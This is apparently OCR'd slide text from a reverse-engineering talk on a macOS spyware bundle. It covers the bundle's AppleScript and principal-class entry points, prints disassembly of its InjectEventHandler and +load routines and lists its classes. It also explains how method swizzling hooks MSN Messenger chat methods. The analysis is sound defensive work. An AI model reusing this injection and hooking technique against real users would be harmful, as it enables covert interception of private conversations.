
- Most of this code seems to be based (or ripped off?) from EasySIMBL or SIMBL.
- https://github.com/norio-nomura/EasySIMBL.
- http://www.culater.net/software/SIMBL/SIMBL.php.

Bundle Entry point (s)

- Two possible entry points in a bundle.
- One can be called from AppleScript.
- The other the real bundle entry point.


Bundle Entry point (s)

- AppleScript entry point.



```
<key>OSAXHandlers</key>
<dict>
    <key>Events</key>
    <dict>
        <key>RCSeload</key>
        <dict>
            <key>Context</key>
            <string>Process</string>
            <key>Handler</key>
            <string>InjectEventHandler</string>
            <key>ThreadSafe</key>
            <false/>
        </dict>
    </dict>
</dict>
```

Bundle Entry point(s)




```
                public _InjectEventHandler
_InjectEventHandler proc near

var_14          = dword ptr -14h
var_10          = dword ptr -10h
var_C           = qword ptr -0Ch

                push    rbp
                mov     rbp, rsp
                sub     rsp, 20h
                mov     [rbp+var_10], 0
                mov     [rbp+var_C], 0
                mov     [rbp+var_14], 0
                mov     esi, 'pido'
                mov     edx, 'long'
                lea     rcx, [rbp+var_10]
                call    _AEGetParamDesc
                test    ax, ax
                jnz     short loc_33B7
                lea     rdi, [rbp+var_10]
                lea     rsi, [rbp+var_14]
                mov     edx, 4
                call    _AEGetDescData

loc_33B7:                               ; CODE XREF: _InjectEventHandler+34↑j
                mov     eax, [rbp+var_14]
                mov     cs:_gBackdoorPID, eax
                xor     eax, eax
                add     rsp, 20h
                pop     rbp
                retn
_InjectEventHandler endp
```

Bundle Entry point (s)

- The real bundle entry point.
- Derived from principal class.
- Either at Info.plist as NSPrincipalClass key.
- Or, the first loaded class is considered the principal class.
- Check "Code Loading Programming Topics" Apple document.


Bundle Entry point(s)



- Section64 (__TEXT,__const)
- Section64 (__TEXT,__ustring)
- ▶ Section64 (__TEXT,__gcc_except_tab)
- Section64 (__TEXT,__unwind_info)
- ▶ Section64 (__TEXT,__eh_frame)
- ▶ Section64 (__DATA,__nl_symbol_ptr)
- ▶ Section64 (__DATA,__got)
- ▶ Section64 (__DATA,__la_symbol_ptr)
- ▶ Section64 (__DATA,__mod_term_func)
- ▼ Section64 (__DATA,__objc_classlist)
  - ObjC2 Class List
- Section64 (__DATA,__objc_nlclslist)
- ▶ Section64 (__DATA,__objc_catlist)
- ▶ Section64 (__DATA,__objc_imageinfo)

Offset	Data	Description	Value
000497F0	000000000004A238	Pointer	0x4A238 (_OBJC_CLASS_$_RCSMInputManager)
000497F8	000000000004A288	Pointer	0x4A288 (_OBJC_CLASS_$_mySMProcessController)
00049800	000000000004A2D8	Pointer	0x4A2D8 (_OBJC_CLASS_$_RCSMSharedMemory)
00049808	000000000004A328	Pointer	0x4A328 (_OBJC_CLASS_$_mySkypeChat)
00049810	000000000004A378	Pointer	0x4A378 (_OBJC_CLASS_$_myEventController)
00049818	000000000004A3C8	Pointer	0x4A3C8 (_OBJC_CLASS_$_myMacCallX)
00049820	000000000004A468	Pointer	0x4A468 (_OBJC_CLASS_$_myBrowserWindowController)
00049828	000000000004A418	Pointer	0x4A418 (_OBJC_CLASS_$_myLoggingObject)
00049830	000000000004A4B8	Pointer	0x4A4B8 (_OBJC_CLASS_$_RCSMAgentApplication)
00049838	000000000004A508	Pointer	0x4A508 (_OBJC_CLASS_$_myIMWebViewController)
00049840	000000000004A558	Pointer	0x4A558 (_OBJC_CLASS_$_myIMWindowController)
00049848	000000000004A5A8	Pointer	0x4A5A8 (_OBJC_CLASS_$_myNSDocumentController)

Bundle Entry point(s)



```
; void __cdecl +[RCSMInputManager load](struct RCSMInputManager_meta *self, SEL)
__RCSMInputManager_load_ proc near        ; DATA XREF: __objc_const:000000000048988↓o
                push    rbp
                mov     rbp, rsp
                push    r14
                push    rbx
                mov     rbx, rdi
                mov     rsi, cs:selRef_mainBundle
                mov     rdi, cs:classRef_NSBundle
                xor     al, al
                call    _objc_msgSend
                mov     rsi, cs:selRef_bundleIdentifier
                mov     rdi, rax
                xor     al, al
                call    _objc_msgSend
                mov     r14, rax
                mov     rsi, cs:selRef_getSystemVersionMajor_minor_bugFix_
                mov     rdi, cs:classRef_RCSMInputManager
                lea     rdx, _gOSMajor
                lea     rcx, _gOSMinor
                lea     r8, _gOSBugFix
                call    _objc_msgSend
```

Example: MSN Messenger


MSN Messenger

- Available in Microsoft Office package.
- At least two methods hooked.
- SendMessage:ccText:inHTML.
- ParseAndAppendUnicode:inLength:inStyle:fIndent:fParseEmoticons:fParseURLs:inSenderName:fLocalUser.
- Using Swizzling technique (Objective-C feature!).

MSN Messenger


- Swizzling is essentially exchanging implementation pointers.
- The original method can still be called.
- Very easy to hook Objective-C methods.
- Check for example JRSwizzle: https://github.com/rentzsch/jrswizzle.

MSN Messenger



